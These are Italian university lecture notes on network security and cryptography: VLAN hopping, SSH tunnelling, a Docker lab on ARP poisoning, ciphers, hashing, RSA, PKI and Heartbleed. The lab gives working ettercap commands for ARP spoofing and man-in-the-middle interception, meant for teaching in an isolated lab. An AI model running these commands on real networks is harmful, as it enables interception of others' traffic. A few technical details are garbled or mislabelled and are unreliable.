Un altro aspetto importante delle VLAN è il tagging → i pacchetti possono essere marcati con un tag, il traffico che esce dalle porte taggiate viene ricordato dal router.

Se non si controlla la coerenza della configurazione, ovviamente, possono succedere cose strane. Configurare tutti questi switch in maniera che sappiano precisamente quale porta appartiene a quale VLAN è un lavoro molto faticoso → sono nati per questo protocolli come **DTP** (*Dynamic Trunking Protocol*) che però permettono agli attaccanti di far credere di essere uno switch e configurare la vittima in modo che la porta a cui è connesso venga impostata come trunk su cui far passare tutte le VLAN → *Switched spoofing*.

Allo stesso tempo, se non si gestiscono bene i tag annidati, l'attaccante può costruire pacchetti ad arte che appaiono come se avessero dei tag annidati che gli consentono di accedere a VLAN a cui non potrebbe avere normalmente accesso → *Double tagging*.



VLAN hopping = attacchi che permettono di scavalcare le VLAN

5.7 SSH - Secure Shell

@May 10, 2023

Il collegamento SSH tra client (ssh) e server (sshd) avviene attraverso questi passi essenziali:

1. Negoziazione dei cifrari disponibili
2. Autenticazione dell'host remoto per mezzo della sua chiave pubblica

- importante per evitare man in the middle, alla prima connessione l'amministratore deve utilizzare un metodo out-of-band per determinare la correttezza della chiave pubblica presentata dall'host → alle connessioni successive la chiave pubblica memorizzata dal client dell'amministratore permette di effettuare un'autenticazione attiva;
 - le chiavi pubbliche vengono memorizzate nel file `known_hosts` nella directory `.ssh` nella home dell'utente.
3. Inizializzazione di un canale di comunicazione cifrato
 4. Negoziazione dei metodi disponibili per l'autenticazione dell'utente
 5. Autenticazione dell'utente → per poterla effettuare l'utente deve:
 - a. generare una coppia di chiavi asimmetriche → `ssh-keygen -t rsa -b 2048`
 - b. installare sull'host remoto la chiave pubblica → `ssh-copy-id [-i file] user@remote`

Esistono diversi tipi di tunnelling SSH:

1. *Local Port Forwarding ("L")*: questo tipo di tunneling consente di inoltrare il traffico di rete tra un client SSH e un server remoto attraverso una connessione sicura. In pratica, il traffico di rete viene incanalato attraverso un tunnel SSH sicuro per raggiungere il server remoto.
`ssh -L [bind_address:]port:host:hostport`
2. *Remote Port Forwarding ("R")*: questo tipo di tunneling consente di inoltrare il traffico di rete proveniente dal server remoto attraverso una connessione sicura SSH al client locale. In pratica, il traffico di rete viene incanalato attraverso un tunnel SSH sicuro per raggiungere il client locale.
`ssh -R port:host:hostport`
3. *Dynamic Port Forwarding ("D")*: questo tipo di tunneling consente di creare un tunnel SSH dinamico attraverso il quale tutto il traffico di rete può essere incanalato. In pratica, il client SSH funge da proxy SOCKS e inoltra tutto il traffico di rete attraverso un tunnel SSH sicuro.
`ssh -D [bind_address:]port`
4. *Tunneling a livello di intero sistema ("J")*: questo tipo di tunneling consente di incanalare l'intero traffico di rete attraverso un tunnel SSH sicuro, rendendo sicure tutte le comunicazioni di rete. Questo è particolarmente utile quando si utilizzano reti pubbliche non sicure o quando si vuole proteggere l'intera rete di un sistema.
`ssh -J jumpHost`

5.8 [LAB] Offensive network security

@April 5, 2023 - laboratorio (si ringrazia PP per gli appunti)

Per creare la rete virtuale usiamo **docker-compose** (definiamo la rete via codice → *infrastructure as code*)

▼ Recap comandi docker

- `$ sudo docker ps` → mostra i container attivi
- `$ sudo docker ps -a` → mostra tutti i container registrati
- `$ sudo docker kill <CONTAINER>` → spegne forzatamente un container
- `$ sudo docker rm <CONTAINER>` → elimina un container
- `$ sudo docker images` → mostra le immagini scaricate

- `$ sudo docker rmi <IMMAGINE>` → elimina un'immagine (non devono esserci container attivi con quest'immagine)
- `$ sudo docker exec <COMANDO>` → permette di eseguire un comando dentro un container

1. Installiamo docker-compose nella VM Kali con `$ sudo apt install docker-compose`
 2. Scarichiamo net_security.zip (da [questo link](#)), estraiamolo in una cartella ed entriamoci da terminale
 3. Avviamo l'infrastruttura con `$ sudo docker-compose up` e lasciamo questo terminale aperto
 4. Torniamo nella stessa cartella con un altro terminale e lanciamo `$./setup_infra.sh`
 5. Sui terminali che avvieremo d'ora in poi potremo usare i comandi hostA, hostB e hostM per usare rispettivamente le macchine Alice, Bob e MITM
- IP A: 10.9.0.5
 IP B: 10.9.0.6
 IP M: 10.9.0.105
6. Avviamo **wireshark** da root con `$ sudo wireshark` → vediamo le varie interfacce, a noi interessa quella che inizia con *br-* (bridge di docker)
 7. Se da A proviamo a pingare B con `[hostA] # ping 10.9.0.6` vediamo i vari pacchetti ARP e ICMP

▼ ARP Poisoning

Ora da A possiamo controllare la tabella ARP `[hostA] # arp -n` → abbiamo due entry, la prima è Bob e la seconda è il bridge creato da docker

Address	Hwtype	Hwaddress	Flags	Mask	Iface
10.9.0.6	ether	02:42:0a:09:00:06	C		eth0
10.9.0.1	ether	02:42:a0:47:88:e9	C		eth0

Cosa succede se la tabella ARP di A viene modificata così da avere un indirizzo MAC diverso per l'IP di B? → i pacchetti destinati a B verranno inviati a una macchina diversa (*ARP Spoofing*)

Come lo facciamo? → usando ettercap → da M lanciamo `[hostM] # ettercap -T -M arp // / //` → prima fa una scansione e trova gli indirizzi attivi (con `L` possiamo vederli) poi inizia a inviare pacchetti ARP "contraffatti" (possiamo vederli da wireshark)

Se ora controlliamo la tabella ARP di A con `[hostA] # arp -n` vediamo che tutti gli IP puntano al MAC address di M:

Address	Hwtype	Hwaddress	Flags	Mask	Iface
10.9.0.6	ether	02:42:0a:09:00:69	C		eth0
10.9.0.105	ether	02:42:0a:09:00:69	C		eth0
10.9.0.1	ether	02:42:0a:09:00:69	C		eth0

Ora possiamo fare un attacco mirato per intercettare il traffico tra A e B con `[hostM] # ettercap -T -M arp /10.9.0.6// /10.9.0.5//`

Se ora facciamo un ping da A a B, ettercap ci mostra i pacchetti del ping.

Può anche intercettare altro, ad esempio il traffico UDP o TCP → apriamo un server UDP su A con

```
[hostA] # nc -ulp 1234 e colleghiamoci da B con [hostB] # nc -u 10.9.0.5 1234
```

Se ora da B mandiamo un messaggio (scrivendolo sul terminale), ettercap lo intercetterà.

6. Crittografia

@April 12, 2023 → @April 14, 2023 (si ringrazia Andre)

La crittografia consiste in un'elaborazione matematica e algoritmica della codifica delle informazioni.

Per mantenere le proprietà imprescindibili della sicurezza delle informazioni (riservatezza, integrità, autenticità → o paternità, disponibilità) è quindi necessario:

- Prevenire la violazione della riservatezza (rilevarla a posteriori sarebbe inefficace) → alterare il codice in modo da renderlo incomprensibile a chi non ha diritto di apprendere le informazioni;
- Rilevare la violazione dell'integrità e autenticità (che non può essere prevenuta) → aggiungere al codice elementi che permettano la verifica delle informazioni ricevute

La violazione della disponibilità può essere prevenuta solamente dal punto di vista hardware, aggiungendo canali di comunicazione.

Queste tre fasi vanno sempre considerate: **defensive depth** → aggiungere più ostacoli possibile su tutti e tre i tipi di violazione.

Tra le varie tecniche per la realizzazione delle primitive troviamo:

Steganografia

L'arte e la scienza del comunicare senza che gli altri se ne accorgano → occultare i dati in qualcosa che non desti sospetto (tipo inchiestri invisibili) → se so dove si trova il messaggio, lo leggo immediatamente.

Un esempio è il watermark, cioè modificare qualche bit per inserire una firma senza intaccare l'immagine, oppure un flusso video in cui modificando qualche bit di colore possiamo mandare un testo riservato.


Nei cfrari ritroviamo due operazioni essenziali:

1. **Cifratura (Encryption)** → converte il testo in chiaro in testo cifrato
2. **Decifrazione (Decryption)** → converte il testo cifrato in testo in chiaro

Crittografia

Il significato è incomprensibile senza una chiave di lettura → abbiamo due possibilità:

- Codici → un vocabolario raro che traduce parole in altre o in sequenze particolari di numeri;
- Cifrari → traduzione lettera per lettera → si dividono in moderni e classici, che sono pubblici.



Le operazioni primitive di encryption e decryption vengono realizzate con algoritmi pubblici oppure segreti → in quest'ultimo caso l'algoritmo non viene svelato se non alle due parti della comunicazione. Gli algoritmi

segreti hanno il beneficio apparente di rendere molto difficile lo studio su come invertire la cifratura, ma di contro portano:

- mancanza di revisione della qualità → la qualità di un algoritmo crittografico non può essere valutata dal suo stesso autore, ma è necessario uno scrutinio attento da un pool di crittoanalisti;
- difficoltà di diffusione e sostituzione delle procedure → essendo scatole nere, se finiscono nelle mani sbagliate il sistema può essere compromesso definitivamente e va rifatto tutto da capo.

6.1 Principi di Kerckhoffs (1883)

1. Il sistema deve essere praticamente, se non matematicamente, indecifrabile.
→ sicurezza *computazionale* o *assoluta*
2. Questo non deve essere segreto, deve poter cadere nelle mani del nemico senza inconvenienti.
→ non ~~segreto = algoritmo~~, ma segreto = chiave!
3. La sua chiave deve essere comunicabile senza l'aiuto di note scritte, e sostituibile o modificabile a piacimento dei corrispondenti.
→ cifratura = ricordare un segreto semplice per poter scambiare molti segreti arbitrari

Il principio più importante è quindi il secondo, che in maniera più precisa afferma:

La sicurezza di un crittosistema non dipende dal tenere segreto l'algoritmo crittografico, ma solo dal tenere segreta la chiave

6.2 Crittoanalisi e crittografia

A seconda del materiale a disposizione del crittanalista si possono avere diverse opportunità di attacco:

- Forza bruta → si tira ad indovinare
- Solo testo cifrato → analisi statistiche su una grande quantità di materiale cifrato per individuare cosa corrisponde a cosa
- Testo in chiaro noto → ci si procura sia dei testi cifrati sia i corrispondenti testi in chiaro e si cerca di dedurre D analizzando le varie coppie
- Testo scelto → l'analista mette in cifratura set di bit selezionati per ottimizzare il processo di deduzione della chiave
- Rubber hose → si minaccia, ricatta o tortura qualcuno finché non cede la chiave → <https://it.wikipedia.org/wiki/Ndrangheta>

Un algoritmo robusto deve lasciare come uniche scelte rubberhose o forza bruta; in più la ricerca della chiave segreta deve essere quanto più frustrante.

L'obiettivo è quello di creare un cifrario per il quale anche dopo aver provato tutte le chiavi di cifratura, l'analista non riesca a capire quale sia quella più adeguata → questi cifrari sono assolutamente sicuri, ma anche i più scomodi da usare.

Di fronte a un testo cifrato con algoritmo noto, cosa può sempre fare un crittoanalista?

- Analizzare le proprietà statistiche del testo
→ robustezza = capacità dell'algoritmo di occultare le proprietà del testo in chiaro
- Cercare la chiave tra tutte quelle possibili
→ sicurezza assoluta = rendere totalmente indistinguibile la chiave giusta dalle altre

→ sicurezza computazionale = rendere tropo oneroso il processo di ricerca della chiave → quella che ci interessa!

6.3 Robustezza e cifrari classici

Un cifrario robusto deve soddisfare i due “mattoni” della robustezza:

1. **Confusione** → misura il grado in cui la struttura della chiave viene resa irriconoscibile nel testo cifrato.
2. **Diffusione** → misura il grado in cui le proprietà statistiche degli elementi del testo in chiaro vengono sparse sugli elementi del testo cifrato.

Una modifica di un singolo elemento della chiave dovrebbe riflettersi sul 50% del testo cifrato, e l'analisi del testo cifrato non dovrebbe restituire indicazioni utili sul valore della chiave.

Qualche esempio di cifrario classico:

1. Sostituzione monoalfabetica → il modo più semplice di introdurre confusione, ogni lettera viene sostituita in modo organizzato.

▼ In pratica

Devo scegliere con quale lettera sostituire la A (26), poi la B (25) ecc... → $25 \cdot 26 \cdot \dots \cdot 1 = 26! = 2^{88}$ chiavi possibili.

Una chiave di 88 bit è molto di più di quanto si usasse fino a 30 anni fa!

Questa chiave, però, manca di diffusione → se il testo in chiaro aveva certe caratteristiche, queste vengono ripetute anche nella cifratura (le lettere vengono ripetute con la stessa frequenza)

In una codifica binaria di tipo 8 bit per lettera, ritroviamo 256 combinazioni possibili → monitorare la frequenza di 256 lettere piuttosto che di 26 è sicuramente più complicato, il che irrobustisce la tecnica di sostituzione.

2. Trasposizione → le lettere rimangono invariate, ma il loro legame con il testo originale è mantenuto solo dalla chiave.

▼ In pratica

Sparpaglio lettere in sequenza con un'altra trasposizione → l'unica soluzione è trovare la chiave, analizzando le triplette di lettere tipiche per trovare la dimensione della trasposizione. Ma se applichiamo la trasposizione due volte, separiamo in modo ancora più profondo le triplette che prima erano analizzabili.

Il “coltellino svizzero” della crittografia 

CyberChef

The Cyber Swiss Army Knife - a web app for encryption, encoding, compression and data analysis

 <https://gchq.github.io/CyberChef/>

6.4 Cifrari moderni

Partendo dai cifrari classici, si può notare osservando l'algoritmo come ogni operazione di sostituzione e trasposizione aumenti la confusione e la diffusione.

Da ciò nascono i cifrari composti (o a blocchi) → un *round* sostituisce e traspone, tanti round incrementano l'effetto. La parte difficile è riuscire ad implementare E e D “modularmente” per poter lavorare liberamente

sul numero di round, usando la struttura di Feisel. Uno standard storico è il DES, con blocchi di 64 bit e una chiave di 56 bit (ormai attaccabile tranquillamente con brute force).

Lo standard attuale è l'**AES (Advanced Encryption Standard)**, conosciuto anche come *Rijndael*, che usa l'aritmetica dei campi finiti. Costituito da blocchi di 128 bit, può utilizzare chiavi di lunghezza variabile (128, 192 o 256 bit).

Importante ricordare che questi cifrari sono a blocchi. Quando le risorse sono spezzate in blocchi e cifrate in modo indipendente, se ne facilita l'analisi e la violazione dell'integrità.



Cifrare blocco per blocco è male

Le soluzioni possono essere:

- cifrare un blocco modificandolo col contributo del blocco cifrato precedente
- realizzare l'equivalente a blocchi di un **cifrario a flusso**

Un cifrario a flusso utilizza un *flusso di chiave* che genera una sequenza casuale di 0 e 1 e un *seed* (chiave condivisa) per poterlo decifrare.

6.5 Funzioni hash

Gli stessi principi dei cifrari a blocchi possono essere utilizzati senza chiave per ottenere **fingerprint** compatte di documenti di dimensione arbitraria.

La fingerprint è di dimensione fissa e pubblica, senza chiave.

Le funzioni hash crittografiche possono essere considerate robuste se rispettano queste proprietà:

- **One-way** o proprietà di unidirezionalità → non si può trovare un documento che abbia un fingerprint prefissato.
- **Collision-free** o proprietà di assenza di collisioni → non si può trovare una coppia di documenti con lo stesso fingerprint → hash corti possono generare la stessa fingerprint per due documenti distinti.

Un esempio di attacco a collision-free:

▼ Birthday attack (paradosso del compleanno)

Qual è la dimensione che deve avere un gruppo di persone per compiere gli anni nello stesso giorno?

Per un hash di m bit, la dimensione del set è 2^m → per trovare una coppia di documenti con lo stesso hash bastano $2^{m/2}$ tentativi.


Ci troviamo quindi davanti a:

- Funzioni *pseudo-unidirezionali* → operazioni facili in un verso e (si spera) computazionalmente infattibili nell'altro, a meno di conoscere un segreto
- Fattorizzazione di grandi numeri
- Molte operazioni in aritmetica modulare → numeri interi, e come risultato di un'operazione di prende il resto della divisione per un modulo fisso → fare un modulo di un risultato aggiunge un sacco di difficoltà

Prendendo $y = x^{13} | 77$ su Z_{77} , il campo di

Galois con 77 numeri in cui le operazioni si effettuano modulo 77, l'effetto di riduzione modulare rende estremamente irregolare la

funzione → non è possibile una ricerca efficiente!



6.6 Crittografia asimmetrica

Per la generazione delle chiavi:

1. si scelgono due numeri primi, p e q
2. il modulo viene calcolato come $n = p \cdot q$
3. si sceglie a caso un numero d e si calcola un numero e tale che $e \cdot d | (p - 1)(q - 1)$ = 1

Si ottengono così la **chiave pubblica** che è (e, n) e la **chiave privata** (d, n) .

Non bisogna mettersi quindi d'accordo per trasmettere la chiave da usare, perché la chiave pubblica non espone in alcun modo.

$$\begin{aligned} \text{Cifratura} \rightarrow c &= \\ m^e | n \end{aligned}$$




Crittografia simmetrica → AES → stessa chiave condivisa

Crittografia asimmetrica → RSA → chiavi pubbliche e private

Si creano dei canali logicamente unidirezionali → con RSA ognuno dei due corrispondenti deve generare la propria coppia di chiavi e utilizzare la chiave pubblica del destinatario per cifrare i dati e la propria chiave privata per decifrare i dati ricevuti.



Per quanto riguarda la robustezza, ad esempio scegliere un esponente di cifratura ($c = m^e | n$) a pochi uni (troppo piccolo) rende sicuramente più efficiente e veloce la cifratura, ma rende poi la riduzione modulare successiva più imprevedibile e invertirlo diventa molto facile.



Mentre la crittografia simmetrica è basata su una serie di operazioni che fanno ciascuna lookup in una tabella di bit e iterazioni (che si può banalmente accelerare con tecnologie hardware) , quella asimmetrica non ha soluzioni semplici per essere velocizzata → la crittografia asimmetrica è una decina di volte più lenta di quella simmetrica.

Se io voglio garantire al destinatario che il documento che sta ricevendo è integro (anche davanti ad attacchi attivi) ed è in più autentico (sono stato davvero io a mandarlo) posso cifrare il fingerprint con la chiave privata → l'attaccante nel mezzo non può più falsificare o alterare il documento:

- se altera il documento, produce un hash diverso → viene sgamato
 - se vuole creare un documento falso, dovrebbe trovare un documento con lo stesso hash del documento originale → non può ricrearla (in un tempo ragionevole) esattamente identica, per definizione di hash robusta



Un altro attacco importante specifico da cui bisogna difendersi è il *known plaintext*, ad esempio durante la votazione di un referendum (dove si vota sì oppure no) l'attaccante potrebbe fare sniffing del traffico in rete e sa già che può trovare solo due tipi di pacchetti e può facilmente risalire all'identità di chi ha votato.

Prevedibilità del testo in chiaro → bisogna introdurre degli elementi casuali inutili dal punto di vista informativo ma che rendono la codifica differente ogni volta anche a parità di contenuto informativo.

Per aggiungere prestazioni e flessibilità si possono usare **cifrari ibridi** → crittografia simmetrica e asimmetrica insieme, ad esempio nel caso di più destinatari: un solo messaggio cifrato (con crittografia simmetrica, velocemente) e più copie di chiavi cifrate con la chiave pubblica di ognuno → così non devo stare a condividere chiavi diverse con ognuno prima (crittografia simmetrica) ma riesco comunque a garantire una certa velocità.

Piccola parentesi sui computer quantistici → con la crittografia simmetrica non c'è nessun vero problema → l'algoritmo più efficiente al momento per un computer quantistico è l'*algoritmo di Grover* che ha una complessità = $\text{sqrt}(\text{dimensione spazio di ricerca})$ quindi basta raddoppiare la lunghezza delle chiavi o delle fingerprint.

La crittografia asimmetrica essendo basata su logaritmi discreti è spacciata → nel caso in cui i computer quantistici verranno realizzati con molti più qubit e gate di quelli che esistono per ora → crollo istantaneo nel futuro!

6.7 Chiavi crittografiche

Generazione delle chiavi e robustezza

- Chiavi simmetriche → basta un buon generatore di numeri casuali
- Chiavi asimmetriche → servono numeri primi → si parte da numeri random e si applica un test di primalità

La casualità gioca quindi un ruolo fondamentale per la generazione delle chiavi e la randomizzazione dei protocolli crittografici → i numeri casuali devono mantenere le proprietà di:

- *Randomness*
 - Uniform distribution → la frequenza di uni e zeri dovrebbe essere approssimativamente uguale
 - Independence → non ci sono sotto-sequenze nella sequenza che possono essere messe in relazione con delle altre
- *Unpredictability*
 - True random sequences → difficile e poco efficiente, anche se garantisce la massima imprevedibilità
 - Pseudo random sequences → algoritmica, cerca di rendere gli elementi della sequenza difficili da prevedere conoscendo quelli precedenti

True Random Number Generation → utilizza sorgenti fisiche di entropia:

- elementi ad hoc come rumore termico, processi dinamici caotici (lavalamp) → poi conversione A/D
- eventi "imprevedibili" nel calcolatore come intervalli di arrivo degli interrupt dai dispositivi → poi condizionamento (rimozione bias)

Pseudo Random Number Generation → algoritmo = determinismo → tipicamente l'input è un seed prodotto da TRNG → se il risultato supera i test statistici (sono 15 definiti dallo standard NIST SP 800-22) è accettabile come PRNG.

Per quanto riguarda la resistenza alla forza bruta, il tempo di test dello spazio delle chiavi DES/AES con le tecnologie recenti è:

Budget	Lunghezza della chiave in bit		
	56 bit	128 bit	256 bit
1K € (individuo)	16 anni	10^{22} anni	10^{61} anni
1M € (impresa)	6 giorni	10^{19} anni	10^{58} anni
1G € (NSA)	8 minuti	10^{16} anni	10^{55} anni

Anche se la legge di Moore proseguisse (la potenza di calcolo dei processori raddoppia ogni circa 18 mesi) c'è comunque un limite della fisica invalicabile → la termodinamica!

Per modificare un bit serve dell'energia, che produce calore → limite di Landauer → in pratica a meno che non capiamo come attaccare la spina di un calcolatore estremamente efficiente ad una stella che sta per esplodere per convogliarne tutta l'energia, le nostre chiavi sono al sicuro.



Non si può confrontare la lunghezza delle chiavi simmetriche con quelle delle chiavi asimmetriche, perché si attaccano con due tipi di attacchi diversi → per questo motivo sono così diverse nelle dimensioni

Memorizzazione

Chiave di decifrazione

- perdita → devastante (serve backup)
- segretezza fondamentale → non diffusione
- accorgimenti di memorizzazione:
 - cifratura con passphrase
 - Hardware Security Module → inserimento di pin e password che cambiano continuamente
 - Key escrow
 - Secret sharing

Chiave di firma

- se compromessa si sostituisce, nessuno ha bisogno di recuperarla (in assenza del titolare) quindi non c'è nessuna necessità di fare backup
- non deve essere però usata contro la volontà del titolare → cifratura con passphrase e Hardware Security Module

Gestione e distribuzione

Esistono molti standard che definiscono come devono essere fatte delle chiavi sicure e fatte per bene, mentre per quanto riguarda la distribuzione:

- Chiavi simmetriche → non devono mai essere esposte in chiaro
 - scambio manuale
 - KDC → ogni utente condivide una chiave con un centro fidato (Key Distribution Center) a cui poi gli utenti si connettono con connessioni cifrate per scambiare le chiavi


- Scambio di Diffie-Hellman → calcolo delle chiavi scambiando dati tra entrambi, suscettibile quindi ad attacchi attivi che possono sostituire i valori inviati da una parte all'altra coi propri
- Chiavi asimmetriche → l'attaccante ha una propria coppia di chiavi PRIV e PUB, e quando due utenti cercano uno la chiave pubblica dell'altro possono ricevere invece la PUB dell'attaccante → il problema dei sistemi asimmetrici non è la riservatezza (perché le chiavi sono, appunto, pubbliche) ma l'autenticità dei dati pubblici ricevuti.



Chiavi simmetriche → requisito fondamentale di riservatezza
 Chiavi asimmetriche → requisiti fondamentali di autenticità ed integrità

Serve quindi un modo per associare con certezza una chiave pubblica al suo legittimo titolare:

- Modello **web of trust** → l'autenticità di una chiave pubblica è testimoniata da altri utenti → nessuna entità di cui doversi fidare ma pessima scalabilità
- Modello **infrastrutturale** → certificato di chiave pubblica e controllo da parte della **Public Key Infrastructure** → controlla il ciclo di vita di un certificato: quando viene creato, approvato e pubblicato → se qualcuno riesce a interferire con il procedimento di rilascio del certificato e farne emettere uno con la propria chiave (chiave dell'impostore) ma con il nome della vittima, la data di inizio validità (ad es. tra due giorni) permette alla vittima di avere il tempo per controllare se è tutto ok → la data di fine validità, invece, permette di ovviare situazioni in cui ad esempio si smarrisce la propria chiave privata di cifratura permettendo a qualcun altro di falsificare roba: si chiede la revoca di un certificato



▼ Come si verifica se un certificato è integro e autentico?

1. Ricevo un messaggio firmato → mi procuro il certificato del mittente → con la key verifico la firma → se è ok, il messaggio è integro e autentico
2. Il certificato, però, è integro e autentico? → ripeto il punto 1

Per non finire in un loop infinito di controllo delle chiavi pubbliche e fingerprint dei certificati stessi, esiste un certificato root prodotto dalla stessa entità che si è autocertificata → come faccio a

fidarmi? Semplicemente ad esempio se uso Windows, Microsoft mi dà la sua lista di certificati attendibili riconosciuti dal browser e ci fidiamo → ruota tutto intorno alla firma digitale praticamente

6.8 [LAB] Protezione delle comunicazioni e OpenSSL


@April 19, 2023 - laboratorio

- ▼ Come si usano i certificati nel mondo internet?

Si utilizzano nei protocolli SSL/TLS (protocolli ausiliari che si mettono tra TCP e protocolli di livello applicativo → strato di protocolli indipendente) → l'implementazione si presenta come funzioni di libreria (OpenSSL)

SSL = *Socket Security Layer* → ulteriori info

TLS = *Transport Layer Security* → evoluzione di SSL



HTTPS verifica la prova fornita dal web server attraverso il certificate store e trusted CAs, però c'è comunque qualche modo per aggirare questi controlli:

- Occultamento della barra degli indirizzi → un esempio di auto-hiding della barra nei browser mobili → <https://jamesfisher.com/2019/04/27/the-inception-bar-a-new-phishing-method/>
- Occultamento dell'URL e attacchi omografici → l'*International Domain Names* consente nomi di dominio in alfabeti diversi dal latino di base, mentre il sistema DNS supporta solo il latino di base:
 - Soluzione → punycode → conversione dei caratteri internazionali in sequenze di caratteri di base
 - Problema → ci sono dei caratteri identici (omografi) a quelli latini, tipo la a in cirillico → non si può impedire a un attaccante di registrare il dominio (xn--pypal-4ve.com) e di ottenerne il legittimo certificato → la soluzione più comune lato browser è quella di visualizzare il punycode invece del font internazionale che potrebbe trarre in inganno.
- Iniezione di CA nel certificate store → fake certificates → si risolve con la *Certificate Transparency*, framework aperto per scrutinare il processo di rilascio dei certificati di Google
- Stripping → pagine HTTP che inviano dati sensibili via HTTPS possono essere modificate da un MITM

La vulnerabilità di SSL a livello di implementazione è Heartbleed 💔 → un'implementazione errata della heartbeat extension del protocollo nella libreria OpenSSL:

- Heartbeat = scambio di dati finalizzato solo a mantenere viva la connessione → il browser manda una stringa che il server deve restituire, specificandone anche la lunghezza
- Bug: il server utilizza la lunghezza dichiarata per accedere alla propria memoria, senza controllare la coerenza con la stringa ricevuta → consente di leggere pezzi di memoria del sistema target → possible leak di materiale sensibile, come le chiavi

OpenSSL è una libreria C che implementa le principali operazioni crittografiche come crittografia simmetrica, crittografia a chiave pubblica, firma digitale, funzioni hash e così via. Implementa ovviamente anche SSL.

Digitando `openssl help` escono tutti i comandi necessari (tipo man), mentre con `openssl enc -`

`ciphers` possiamo vedere tutti gli algoritmi a chiave simmetrica supportati.

Proviamo quindi a cifrare un file:

1. Creiamo un file di prova.txt
2. Lanciamo `openssl enc -base64 -in prova.txt` → ci ritorna il contenuto del file codificato in base64

Cosa manca però per poterla considerare una cifratura? Una chiave!

3. Usiamo quindi un vero algoritmo di cifratura, come AES lanciando

```
openssl enc -aes-256-cbc -md sha512 -pbkdf2 -iter
100000 -salt -in prova.txt -out cifrato.bin
```

```
hydrangea@hydrangea-XPS-13-9300:~$ openssl version
OpenSSL 3.0.2 15 Mar 2022 (Library: OpenSSL 3.0.2 15 Mar 2022)
hydrangea@hydrangea-XPS-13-9300:~$ openssl help
help:
Standard commands
asn1parse      ca          ciphers      cmp
cms            crl         crl2pkcs7   dgst
dparam         dsa         desparam    ec
ecparam        enc         engine      errstr
fipsinstall   gendsa     gencipher  genrsa
mac            info        gmpkey     genrsa
mac2           mseq       ocsp        ll
pkcs12         pkcs7     pkcs8      pkey
pkeyparam     pkeyutl   prime      rand
rehash         req        rsa        rsautl
s_client       s_server  s_time     sess_id
smime          speed      spkac     srp
storeutl     ts         verify     version
x509

Message Digest commands (see the 'dgst' command for more details)
blake2b512    blake2s256   md4        md5
md160          sha1       sha224    sha256
sha3-224      sha3-256   sha3-384  sha3-512
sha384        sha512    sha512-224 sha512-256
shake128      shake256   sm3

Cipher commands (see the 'enc' command for more details)
arc4-128-cbc  aes-128-cbc  arcf4-cbc  aes-192-cbc
aes-128-cbc  aes-128-cfb  arcf4-cfb  aes-192-cfb
aria-128-cfb1 aria-128-cfb8  aria-128-ctr  aria-128-cfb
aria-128-cfb  aria-192-cbc  aria-192-cfb  aria-192-cfb1
aria-192-cfb8 aria-192-ctr  aria-192-ecb  aria-192-ofb
aria-256-cbc  aria-256-cfb  aria-256-cfb1 aria-256-cfb8
